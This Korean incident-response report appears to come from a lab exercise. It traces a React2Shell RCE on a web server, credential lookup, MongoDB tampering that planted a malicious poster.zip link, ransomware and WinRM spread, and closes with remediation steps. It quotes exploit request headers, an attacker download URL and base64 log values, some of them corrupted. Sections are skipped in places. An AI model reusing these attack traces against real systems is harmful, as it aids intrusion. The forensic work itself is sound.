

침해 사고 원인 분석 및 대응 방안 보고서

☼ 상태	완료
👤 담당자	 서 센스없는(s) soekhYeon  하준수  김민성(사) 사람  정유정
📅 진행 날짜	2026/06/15 → 2026/06/26

1. 개요

- [1.1 사고 개요 및 분석 목적](#)
- [1.2 핵심 결론 요약](#)
- [1.3 분석 대상 및 범위](#)
- [1.4 사고 발생 환경](#)
- [1.5 전체 공격 흐름도](#)

2. 사고 요약

- [2.1 사고 개요](#)
- [2.2 원인별 판단](#)
- [2.3 주요 침해 흐름](#)
- [2.4 주요 피해 내용](#)
- [2.5 재발 방지 관점 요약](#)

3. 상세 분석

- [3.1 초기 침투 분석](#)
 - [3.1.1 외부 공격자 DMZ Web 최초 접근 #12:00:54](#)
 - [3.1.2 React2Shell/RCE 페이로드 실행 #12:05:01 ~ #12:06:46](#)
- [3.2 DB 접근 및 게시글/첨부파일 변조 분석](#)
 - [3.2.1 DATABASE_URL 조회 명령 실행 #12:05:23](#)
 - [3.2.2 DMZ Web에서 DB 서버 접속 #12:05:41](#)
 - [3.2.3 internal_app 계정 인증 성공 #12:06:15](#)
 - [3.2.4 DB 컬렉션 조회 및 게시글 데이터 확인 #12:06:23](#)
 - [3.2.5 게시글 첨부파일 정보 변조 확인 #12:06:37](#)
 - [3.2.6 악성 poster.zip 첨부파일 링크 삽입 확인 #12:06:46](#)
- [3.3 사용자 PC 감염 분석](#)
 - [3.3.1 poster.zip 다운로드 #12:12:57](#)

- 3.3.2 poster.zip 열람 및 압축 해제 #12:13:39
- 3.3.3 recovered_svc.exe 복구 및 실행 #12:14:29
- 3.3.4 downloader.exe 다운로드/저장 및 실행 명령 #12:15:06 ~ #12:15:17
- 3.3.5 downloader.exe에 의한 svchost.exe 생성 #12:15:23
- 3.3.6 svchost.exe 이미지 로드 확인 #12:15:24
- 3.4 WinRM 기반 내부 확산 분석
 - 3.4.1 30.5에서 wsmprovhost.exe 실행 #12:15:47
 - 3.4.2 30.2에서 30.5로 WinRM 연결 #12:15:54
 - 3.4.3 30.5 downloader.exe 파일 생성 #12:16:04
 - 3.4.4 30.5 downloader.exe 다운로드 및 실행 명령 #12:16분대
- 3.5 랜섬웨어 실행 및 피해 확인 분석
 - 3.5.1 30.2 랜섬노트 생성 #12:15:25
 - 3.5.2 30.5 svchost.exe 파일 생성 #12:16:10
 - 3.5.3 30.5 svchost.exe 이미지 로드 확인 #12:16:10 이후
 - 3.5.4 30.5 랜섬노트 생성 #12:16:11
 - 3.5.5 감염 스크립트 실행 확인 #12:16:56
- 3.6 피해 범위 및 업무 영향 분석

4. 침해 지표

- 4.1 주요 IOC 요약
- 4.2 네트워크 및 접속 지표
- 4.3 파일 및 경로 지표
- 4.4 파일 해시 지표
- 4.5 프로세스 및 명령 실행 지표
- 4.6 계정 및 민감정보 지표
- 4.7 주요 로그 이벤트

5. 원인 분석 및 개선 방향

- 5.1 원인별 분석 및 개선 방향
- 5.2 단계별 개선 방안
- 5.3 탐지 정책 개선 방향
- 5.4 최종 개선 우선순위

1. 개요

1.1 사고 개요 및 분석 목적

본 사고는 DMZ Web 서버의 웹 애플리케이션 취약점 악용으로 시작되어, DB 접속 정보 조회, DB 내 게시글 및 첨부파일 정보 변조, 악성 첨부파일 유포, 사용자 PC 감염 및 WinRM 기반 내부 확산으로 이어진 침해 사고로 판단됨.

본 보고서는 수집 로그와 아티팩트를 기반으로 사고 흐름을 시간 순으로 재구성하고, 최초 침투 원인, 내부 변조 과정, 사용자 감염 경로, 내부 확산 방식 및 피해 범위 분석을 목적으로 함.

1.2 핵심 결론 요약

본 사고의 핵심 결론은 다음과 같음.

구분	핵심 판단
사고 성격	내부 포털 신뢰 구조를 악용한 랜섬웨어 감염 및 내부 확산
최초 침투	React2Shell(RCE) 취약점 악용을 통한 DMZ Web 서버 명령 실행
내부 조작	DATABASE_URL 조회 후 MongoDB 접속 및 게시글·첨부파일 정보 변조
감염 유도	변조된 첨부파일 링크를 통한 악성 poster.zip 다운로드 및 실행
내부 확산	WinRM 5985 포트 기반 동일 사무망 내 원격 실행
최종 피해	사무용 PC 감염, 악성 svchost.exe 실행, 랜섬 노트 생성 및 업무 문서 암호화
주요 원인	웹 취약점 관리 미흡, DB 접근 통제 부족, 첨부파일 검증 부재, WinRM 통제 미흡
우선 조치	취약점 패치, DB 권한 최소화, 첨부파일 검증, WinRM 제한, 계정 분리, 탐지 정책 강화

본 사고의 직접 원인은 외부 노출 웹 서비스의 취약점 악용으로 판단됨. 피해 확대 원인은 내부 시스템 간 접근 통제 미흡과 WinRM 원격 관리 기능 통제 부족이며, 내부 포털 및 첨부파일에 대한 사용자 신뢰 구조가 PC 감염 경로로 악용됨.

1.3 분석 대상 및 범위

본 보고서의 분석 대상은 외부 공격자, DMZ Web 서버, 내부 포털 및 DB 서버, 사무용 PC, 보안 관제 시스템으로 제한함.

분석 범위는 외부 공격자의 최초 접근부터 RCE 실행, DB 접속 정보 조회, MongoDB 접속 및 게시글·첨부파일 정보 변조, 사용자 PC 감염, WinRM 기반 내부 확산, 랜섬웨어 실행 및 업무 영향 발생까지로 설정함.

분석 대상 시스템은 다음과 같음.

구분	대상 시스템	IP 주소	역할
DMZ	WEB01	10.10.10.2	외부 웹 서비스 및 DMZ Web 서버
내부 서버	Internal Portal	10.10.20.2	내부 포털 서버
내부 DB	DB01	10.10.20.3	게시글 및 첨부파일 정보 저장
사무용 PC	PC-USER01	10.10.30.2	최초 감염 PC
사무용 PC	PC-USER02~PC-USER04	10.10.30.3~10.10.30.5	내부 확산 대상 PC
보안 관제	Wazuh	10.10.50.2	보안 이벤트 수집 및 분석
분석 단말	Analyst PC	10.10.50.3	로그 확인 및 사고 분석

주요 분석 근거는 Coraza audit 로그, Linux auditd 로그, MongoDB 로그, Windows PowerShell 로그, Sysmon 이벤트 로그, Wazuh 수집 이벤트, DB 조회 및 변경 확인 화면으로 구성됨.

1.4 사고 발생 환경


사고 환경은 외부 접점, DMZ, 내부 서버망, 사무용 PC망, 보안 관제망으로 분리 구성됨. DMZ에는 외부 접근이 가능한 Web 서버가 위치하고, 내부 서버망에는 내부 포털 서버와 MongoDB 서버가 구성됨. 사무용 PC망은 일반 사용자 업무 단말로 구성되며, 보안 관제망에서는 Wazuh를 통해 주요 이벤트와 보안 로그를 수집함.

공격자는 DMZ Web 서버를 최초 접점으로 RCE를 실행한 뒤, DB 접속 정보를 조회하고 MongoDB 내 게시글 및 첨부파일 정보를 변조함. 이후 변조된 첨부파일 실행을 통해 사용자 PC 감염이 발생하였으며, WinRM 기능을 이용한 사무용 PC 간 내부 확산으로 이어짐.

최종적으로 사무용 PC 내 악성 파일 실행, 랜섬 노트 생성, 업무 문서 암호화 및 업무 중단 피해가 확인됨.

1.5 전체 공격 흐름도

본 사고의 전체 공격 흐름은 다음과 같음.



전체 공격 흐름도

본 사고의 공격 흐름은 ① DMZ Web RCE 실행, ② DB 접속 정보 조회, ③ 내부 포털 게시글·첨부파일 변조, ④ 사용자 PC 감염, ⑤ WinRM 기반 내부 확산, ⑥ 랜섬웨어 실행 및 랜섬 노트 생성 순으로 진행됨.

2. 사고 요약

2.1 사고 개요

분석 결과, 본 사고는 DMZ Web 서버의 RCE 취약점 악용으로 시작되어 DB 접속 정보 조회, MongoDB 접근, 내부 포털 게시글·첨부파일 변조, 사용자 PC 감염, WinRM 기반 내부 확산으로 이어진 침해 사고로 확인됨.

특히 내부 포털의 첨부파일 링크가 악성 `poster.zip` 으로 변조되었고, 사용자가 이를 정상 업무 자료로 오인하여 실행하면서 사무용 PC 감염이 발생함. 이후 감염 PC에서 `WinRM 5985` 기반 원격 실행 정황이 확인되어 동일 사무망 내 다른 PC로 피해가 확산된 것으로 판단됨.

따라서 본 사고는 단순 악성코드 감염이 아니라, 외부 웹 취약점 악용, DB 변조, 내부 포털 신뢰 구조 악용, 사용자 실행, 원격 관리 기능 악용이 연쇄적으로 결합된 침해 사고로 판단됨.

2.2 원인별 판단

로그 분석 결과, 본 사고는 단일 원인이 아닌 침투, 내부 조작, 사용자 실행, 내부 확산 단계의 통제 미흡이 연쇄적으로 작용하여 확대된 사고로 판단됨.

구분	판단 내용
최초 침투 원인	React2Shell(RCE) 취약점 악용을 통한 DMZ Web 서버 명령 실행
내부 조작 원인	DATABASE_URL 조회 및 internal_app 계정 기반 MongoDB 접근
감염 유도 원인	내부 포털 게시글·첨부파일 URL 변조 및 악성 poster.zip 링크 삽입
사용자 감염 원인	내부 포털 첨부파일을 정상 업무 자료로 오인하여 실행
내부 확산 원인	WinRM 5985 포트를 통한 원격 실행 및 관리 환경 악용
최종 영향	사무용 PC 감염, 악성 실행 파일 생성, 랜섬 노트 생성 및 업무 문서 암호화

초기 침투는 웹 취약점 악용으로 발생하였으나, 피해 확대는 DB 접속 정보 관리 미흡, 내부 DB 접근 통제 부족, 첨부파일 변경 검증 부재, 사용자 단말 실행 통제 미흡, WinRM 접근 제어 부족이 복합적으로 작용한 결과로 판단됨.

2.3 주요 침해 흐름

본 사고의 주요 침해 흐름은 다음과 같이 시간순으로 정리됨.

시각	공격 단계	주요 행위	판단 근거
12:00:54	최초 접근	외부 공격자 192.168.202.94 의 DMZ Web 서버 접근	DMZ Web access log
12:05:01	RCE 실행	Base64 인코딩 페이로드 실행 및 uid=1000(webadmin) , web01 확인	Coraza audit log
12:05:23~12:06:15	DB 접근	DATABASE_URL 조회 후 MongoDB 접속 및	Linux auditd, MongoDB log

시각	공격 단계	주요 행위	판단 근거
		<code>internal_app</code> 인증 성공	
12:06:37~12:06:46	DB 변조	게시글 및 첨부파일 정보 변경, 악성 <code>poster.zip</code> 링크 삽입	DB 조회 및 변경 결과
12:12:57~12:14:29	사용자 감염	<code>poster.zip</code> 다운로드 후 악성 파일 복구 및 실행	Sysmon Event ID 11, PowerShell 4104
12:15:06~12:15:25	랜섬웨어 실행	<code>downloader.exe</code> , <code>svchost.exe</code> 생성·실행 및 랜섬노트 생성	PowerShell 4104, Sysmon Event ID 7·11
12:15:47~12:16:04	내부 확산	WinRM 5985 기반 원격 연결 및 대상 PC 악성 파일 생성	Sysmon Event ID 1·3·11
12:16:10 이후	확산 피해	대상 PC 내 악성 <code>svchost.exe</code> 및 랜섬노트 생성	Sysmon Event ID 7·11

공격자는 DMZ Web 서버의 RCE 취약점을 통해 서버 측 명령 실행 권한을 확보한 뒤, DB 접속 정보 조회 및 MongoDB 정보 변조를 수행함. 이후 변조된 내부 포털 첨부파일을 통해 사용자 PC 감염을 유도하였으며, 감염 PC의 WinRM 원격 관리 기능을 이용해 동일 사무망 내 다른 PC로 악성 실행 흐름을 확산시킨 것으로 판단됨.

2.4 주요 피해 내용

본 사고로 확인된 주요 피해 내용은 다음과 같음.

구분	피해 내용
내부 포털 신뢰성 훼손	게시글 및 첨부파일 URL 변조로 악성 파일 유포 경로 악용
사무용 PC 감염	위장 첨부파일 실행에 따른 최초 PC 감염 발생
내부 확산	WinRM 원격 관리 기능을 통한 동일 사무망 내 피해 확산
업무 문서 암호화	사용자 문서 및 업무 파일 암호화로 정상 접근 불가
업무 중단	다수 사무용 PC 영향으로 부서 단위 업무 지연 및 중단 발생

본 사고는 단순 악성코드 감염이 아닌, 내부 포털 신뢰 구조를 악용한 감염 및 내부 확산 사고임. 그 결과 사무용 PC 감염, 업무 문서 암호화, 부서 단위 업무 중단으로 피해가 확대됨.

2.5 재발 방지 관점 요약

재발 방지를 위해서는 **최초 침투 차단**, **내부 조작 차단**, **사용자 실행 차단**, **내부 확산 차단** 관점에서 개선이 필요함.

① 최초 침투 차단

- 외부 노출 웹 서비스의 **RCE 취약점 점검 및 패치**
- 웹 애플리케이션 보안 설정 강화
- DMZ 구간 서비스 최소 노출 및 접근 통제 강화

② 내부 조작 차단

- 웹 서버 내 **DB 접속 정보 보호**
- DMZ Web 서버와 DB 서버 간 **접근 통제 강화**
- DB 계정 권한 **최소화 및 계정 분리**
- 게시글 및 첨부파일 URL 변경에 대한 **무결성 검증 적용**

③ 사용자 실행 차단

- 위장 파일 및 스크립트 실행에 대한 **검증 절차 강화**
- 사용자 단말의 비정상 실행 파일 차단 정책 적용
- **첨부파일 실행 전 보안 검증** 절차 적용

④ 내부 확산 차단

- **WinRM 접근 제어 강화**
- 사무용 PC 간 불필요한 원격 관리 및 통신 제한
- 공통 관리 계정 사용 최소화 및 관리자 계정 분리

⑤ 조기 탐지 및 대응 강화

- 이상 명령 실행, DB 변경, 내부 원격 접속에 대한 **탐지 정책 고도화**
- Wazuh 및 pfSense 기반 모니터링 강화

- 침해 징후 발생 시 조기 차단 및 대응 절차 마련

따라서 대응 방향은 웹 취약점 조치에만 한정되지 않음.

DB 접근 통제, 첨부파일 무결성 검증, WinRM 제한, 관리자 계정 분리, 탐지 정책 고도화를 함께 추진해야 함.

3. 상세 분석

3.1 초기 침투 분석

3.1.1 외부 공격자 DMZ Web 최초 접근 #12:00:54

외부 공격자 192.168.202.94 에서 DMZ Web 서버 10.10.10.2 로 유입된 HTTP 요청 로그가 확인됨.

해당 로그를 통해 본 사고의 최초 접근 지점이 DMZ Web 서버임을 확인함.

Time	agent.name	agent.ip	full_log	location
> Jun 19, 2026 @ 12:00:58.793	dmz-web-10-2	10.10.10.2	192.168.202.94 - - [19/Jun/2026:03:00:55 +0000] "GET /favicon.ico HTTP/1.1" 200 8376 "http://192.168.203.57:8000/login" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36"	/var/log/nginx/external-web.access.log

[그림 1.1-1] 외부 공격자의 DMZ Web 접근 로그 (Wazuh 로그)


3.1.2 React2Shell/RCE 페이지로드 실행 #12:05:01 ~ #12:06:46

Coraza audit 로그에서 `x-action-redirect` 값에 Base64 인코딩된 페이로드가 포함된 정황이 확인됨.

해당 페이로드 디코딩 결과 RCE_OK, uid=1000(webadmin), web01 값이 확인되어, DMZ Web 서버에서 원격 명령 실행이 성공한 것으로 판단함.

Jun 19, 2026 @ 12:05:01.732 dmz-web-10-2 10.10.10.2 /var/log/coraza/audit.log x-action-redirect: /login?a=UKNF09LCnVpZD0xMDAwKdH1YmFkbWUkS3BnaW90MTAwMCh3ZWJhZG1pbiQzJ3d4XBzPTEwMDAod2ViYWRtaW4pLDQoYWRtKSwwNChjZjHjvbsKsmJcc3VKbyksMzAoZG1wKSwoNihwbnVnZGV2GSwxMTAobHhkKQp3ZWl0MDQvvaG9tZS93ZWJhZG1pb19wcm9qZWNoL2V4dG9ybmFsX2dlYg==;push

[그림 1.2-1] React2Shell/RCE 페이지 로드 로그 (Wazuh 로그)



[그림 1.2-2] RCE 페이로드 Base64 디코딩 결과

```
--XrK0asGv-A--
[2026/06/19 03:05:50] andivbHmipMLYHSe 192.168.202.94 61599 10.10.10.2 80
--XrK0asGv-B--
POST / 1.1
next-action: x
x-nextjs-request-id: deadbeef
content-type: multipart/form-data; boundary="ef6f219c-813a-4447-8423-5203fcd47a2"
host: 192.168.203.57:8080
content-length: 7265
expect: 100-continue

--XrK0asGv-C--
--XrK0asGv-F--
HTTP/1.1 303 See other
x-content-type-options: nosniff
x-content-type-options: nosniff
x-frame-options: DENY
x-frame-options: SAMEORIGIN
x-ssr-protection: 1; mode=block
x-action-redirect: /login?#woglHsKICAgICJuY111JjogInFkbWl1IiwKICAgICJzaXplT25EaXN1JjogMj11MjgwLAAgICAgInV1chR5IjogZmFsc2UKICB9LAogIHsKICAgICJuY111Jjog
server: nginx/1.18.0
vary: ROL, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch, Accept-Encoding
date: Fri, 19 Jun 2026 03:05:51 GMT
referrer-policy: strict-origin-when-cross-origin
referrer-policy: strict-origin-when-cross-origin
permissions-policy: camera(), geolocation()
content-type: text/javascript
connection: keep-alive
cache-control: private, no-cache, no-store, max-age=0, must-revalidate
x-action-revalidated: [1,0,0]
```

[그림 1.2-3] DB 명단 및 디스크 할당 크기 전수 스캔 (WAF 로그)

```
{
  "name": "admin",
  "sizeOnDisk": 225280,
  "empty": false
},
{
  "name": "config",
  "sizeOnDisk": 253952,
  "empty": false
},
{
  "name": "internal_staff",
  "sizeOnDisk": 262144,
  "empty": false
},
}
```

[그림 1.2-4] DB 명단
및 디스크 할당 부분
base64 디코딩 결과

3.2 DB 접근 및 게시글/첨부파일 변조 분석

3.2.1 DATABASE_URL 조회 명령 실행 #12:05:23

DMZ Web 서버의 auditd 로그에서 **DATABASE_URL** 문자열을 대상으로 한 **grep** 명령 실행이 확인됨.

이는 RCE 성공 이후 공격자가 DB 접속 정보를 조회한 정황으로 판단됨.

Time	agent.name	agent.ip	location	full_log
> Jun 19, 2026 @ 12:05:23.698	dmz-web-10-2	10.10.10.2	/var/log/audit/audit.log	type=SYSCALL msg=audit(1781838322.583:4315): arch=c000003e syscall=59 success=yes exit=0 a0=55573b124420 a1=55573b11f970 a2=55573b1244a0 a3=8 items=2 ppid=4323 pid=4327 auid=4294967295 uid=1000 gid=1000 euid=1000 suid=1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=(none) ses=4294967295 comm= grep exe=/usr/bin/grep subj=unconfined key= exec_cmd "ARCH=x86_64 SYSCALL=execve AUID=unset" UTR="webadmin" GID="webadmin" EUID="webadmin"

[그림 2.1-1] DATABASE_URL 조회 명령 실행 로그 (Wazuh 로그)

full_log

```
type=SYSCALL msg=audit(1781838322.583:4315): arch=c000003e syscall=59 success=yes exit=0 a0=55573b124420 a1=55573b11f970 a2=55573b1244a0 a3=8 items=2 ppid=4323 pid=4327 auid=4294967295 uid=1000 gid=1000 euid=1000 suid=1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=(none) ses=4294967295 comm="grep" exe="/usr/bin/grep" subj=unconfined key="exec_cmd" ARCH=x86_64 SYSCALL=execve AUID="unset" UID="webadmin" GID="webadmin" EUID="webadmin" SUID="webadmin" FSUID="webadmin" EGID="webadmin" SGID="webadmin" FSGID="webadmin" type=EXECVE msg=audit(1781838322.583:4315): argc=2 a0="grep" a1="DATABASE_URL" type=CWD msg=audit(1781838322.583:4315): cwd="/home/webadmin/project/external-web" type=PATH msg=audit(1781838322.583:4315): item=0 name="/usr/bin/grep" inode=710 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0-OUID="root" OGID="root" type=PATH msg=audit(1781838322.583:4315): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=32 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0-OUID="root" OGID="root" type=PROCTITLE msg=audit(1781838322.583:4315): proctitle=6772657000E44415441424153455F55524C3D
```

[그림 2.1-2] DATABASE_URL 조회 명령 실행 로그 상세 (Wazuh 로그)

DMZ WAF 로그에서도 동일하게 DATABASE_URL 조회 관련 요청 정황이 확인됨.

```
--af0umo0mW0-A--
[2026/06/19 03:05:22] ESCTJsuHPWxnLIdromS 192.168.202.94 61594 10.10.10.2 80
af0umo0mW0-B
POST / 1.1
content-type: multipart/form-data; boundary="c42d676d-a036-43b4-a3d1-c7fd67bb3fc5"
host: 192.168.203.57:8080
content-length: 1205
expect: 100-continue
next-action: x
x-nextjs-request-id: deadbeef

--af0umo0mW0-l--

--af0umo0mW0-F--
HTTP/1.1 303 See Other
x-xss-protection: 1; mode=block
vary: BSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch, Accept-Encoding
x-action-redirect: [REDACTED - contains encoded DB credentials]
referrer-policy: strict-origin-when-cross-origin
referrer-policy: strict-origin-when-cross-origin
date: Fri, 19 Jun 2026 03:05:22 GMT
connection: keep-alive
x-content-type-options: nosniff
x-content-type-options: nosniff
cache-control: private, no-cache, no-store, max-age=0, must-revalidate
content-type: text/x-component
permissions-policy: camera=(), geolocation=()
x-action-revalidated: [[],0,0]
x-frame-options: DENY
x-frame-options: SAMEORIGIN
server: nginx/1.18.0
```

[그림 2.1-3] .env 파일 요청 내용 (WAF 로그)

```
--- .env
DATABASE_URL="mongodb://[REDACTED]@10.10.20.3:27017/stockly_external?authSource=admin&directConnection=true&maxPoolSize=10"
JWT_SECRET="[REDACTED]"
NEXT_PUBLIC_API_URL="http://192.168.201.68:8080"
NEXT_PUBLIC_APP_URL="http://192.168.201.68:8080"
NODE_ENV="production"
--- running process
DATABASE_URL=mongodb://[REDACTED-CREDENTIALS]@10.10.20.3:27017/stockly_external?...
```

[그림 2.1-4] .env 파일 요청 부분 base64 디코딩 결과

3.2.2 DMZ Web에서 DB 서버 접속 #12:05:41

DB 서버의 MongoDB 로그에서 DMZ Web 서버 10.10.10.2 로부터 유입된 접속 요청이 확인됨.

Connection accepted 기록을 통해 DMZ Web 서버에서 DB 서버로 네트워크 접속이 이루어진 정황으로 판단됨.


```
{
  "_id": "6a2b65b4ebabb464835bebef",
  "email": "a@b.com",
  "name": "",
  "createdAt": "2026-06-12T01:49:40.438Z"
},
{
  "_id": "6a2b65feebabb464835bebf1",
  "email": "a@c.com",
  "name": "",
  "createdAt": "2026-06-12T01:50:54.794Z"
},
}
```

[그림 2.4-2] 계정 조회 부분
base64 디코딩

```
{
  "_id": "6a2b669cebab464835bebf6",
  "title": "[ ] ",
  "content": " , \r\n\r\n , . \r\n\r\n IT . , , DB , .",
  "attachments": [],
  "authorId": "6a2b667bebab464835bebf5",
  "createdAt": "2026-06-12T01:53:32.530Z",
  "updatedAt": "2026-06-12T01:53:32.530Z"
}
```

[그림 2.4-3] 게시판 조회 부분 base64 디코딩

3.2.5 게시글 첨부파일 정보 변조 확인 #12:06:37

DB 확인 화면에서 내부 포털 게시글의 첨부파일 관련 필드 변경 정황이 확인됨.

`modifiedCount=1` 및 수정된 첨부파일 필드를 통해 기존 게시글 데이터가 변경된 것으로 판단됨.

```
--vpfvdn0lo-A--
[2026/06/19 03:06:37] dKbcm0XdhWYeo0JFpEj 192.168.202.94 61608 10.10.10.2 80
--vpfvdn0lo-B--
POST /1.1
next-action: x
x-nextjs-request-id: deadbeef
content-type: multipart/form-data; boundary="b612e8d0-c79e-4132-873c-bb6d3b220013"
host: 192.168.203.57:8080
content-length: 7053
expect: 100-continue

--vpfvdn0lo-I--

--vpfvdn0lo-F--
HTTP/1.1 303 See Other
cache-control: private, no-cache, no-store, max-age=0, must-revalidate
permissions-policy: camera=(), geolocation=()
x-action-redirect: /login?a=ewogICJhY2tub3dsZWQ1O1B0cnVILAogICJtYXRjaG9kQ291bnQ1O1AogICJtb2FpZmllZENvdW50IjogMQp9;push
server: nginx/1.18.0
connection: keep-alive
vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch, Accept-Encoding
x-frame-options: DENY
x-frame-options: SAMEORIGIN
x-action-revalidated: [[]0,0]
date: Fri, 19 Jun 2026 03:06:37 GMT
content-type: text/x-component
x-content-type-options: nosniff
x-content-type-options: nosniff
referrer-policy: strict-origin-when-cross-origin
referrer-policy: strict-origin-when-cross-origin
x-xss-protection: 1; mode=block
```

[그림 2.5-1] 게시글 첨부파일 정보 변조 확인 화면 (WAF 로그)

```

===== Suspicious Post Current State =====
[
  {
    _id: ObjectId('6a2b669cebabb464835bebf6'),
    title: '[보안/감사] 계정 및 비밀번호 관리 정책 안내',
    attachments: [
      {
        url: 'http://192.168.202.94:8082/poster.zip',
        originalName: 'poster.zip',
        type: 'image/png',
        storedName: 'poster.zip',
        size: 0
      }
    ],
    authorId: ObjectId('6a2b667bebabbb464835bebf5'),
    createdAt: ISODate('2026-06-12T01:53:32.530Z'),
    updatedAt: ISODate('2026-06-19T03:06:37.572Z')
  }
]

```

[그림 2.5-2] DB 변경된 내용 (MongoDB 조회)

```

{
  "acknowledged": true,
  "matchedCount": 1,
  "modifiedCount": 1
}

```

[그림 2.5-3] DB 변경 부분 base64 디코딩 결과

3.2.6 악성 poster.zip 첨부파일 링크 삽입 확인 #12:06:46

게시글 첨부파일 정보에서 poster.zip 및 공격자 서버 주소가 포함된 다운로드 링크가 확인됨.

이는 사용자가 내부 포털에서 악성 첨부파일을 정상 업무 자료로 오인하여 내려받도록 유도하기 위한 변조 정황으로 판단됨.

[그림 3.3-2] recovered_svc.exe 저장 및 실행 명령 로그 (Wazuh 로그)

3.3.4 downloader.exe 다운로드/저장 및 실행 명령 #12:15:06 ~ #12:15:17

PowerShell 로그에서 공격자 서버 192.168.202.94:8082로부터 downloader.exe를 다운로드·저장·실행하는 명령이 확인됨.

이를 통해 감염 PC에서 추가 악성 파일을 외부 서버로부터 내려받아 실행한 정황으로 판단됨.

[그림 3.4-1] downloader.exe 다운로드/저장 로그 (Wazuh 로그)


[그림 3.4-2] downloader.exe 다운로드/저장 로그 상세 (Wazuh 로그)

[그림 3.4-3] downloader.exe 실행 명령 로그 (PC01 sysmon 이벤트로그)


3.3.5 downloader.exe에 의한 svchost.exe 생성 #12:15:23

Sysmon 로그에서 `download.exe` 가 `C:\ProgramData\hctf_battleman\svchost.exe` 파일을 생성한 정황이 확인됨.

이는 추가 다운로드된 실행 파일이 후속 랜섬웨어 실행 파일을 생성한 단계로 판단됨.



[그림 3.5-1] download.exe에 의한 svchost.exe 생성 로그 (Wazuh 로그)




[그림 3.5-2] download.exe에 의한 svchost.exe 생성 로그 (Wazuh 로그)

3.3.6 svchost.exe 이미지 로드 확인 #12:15:24

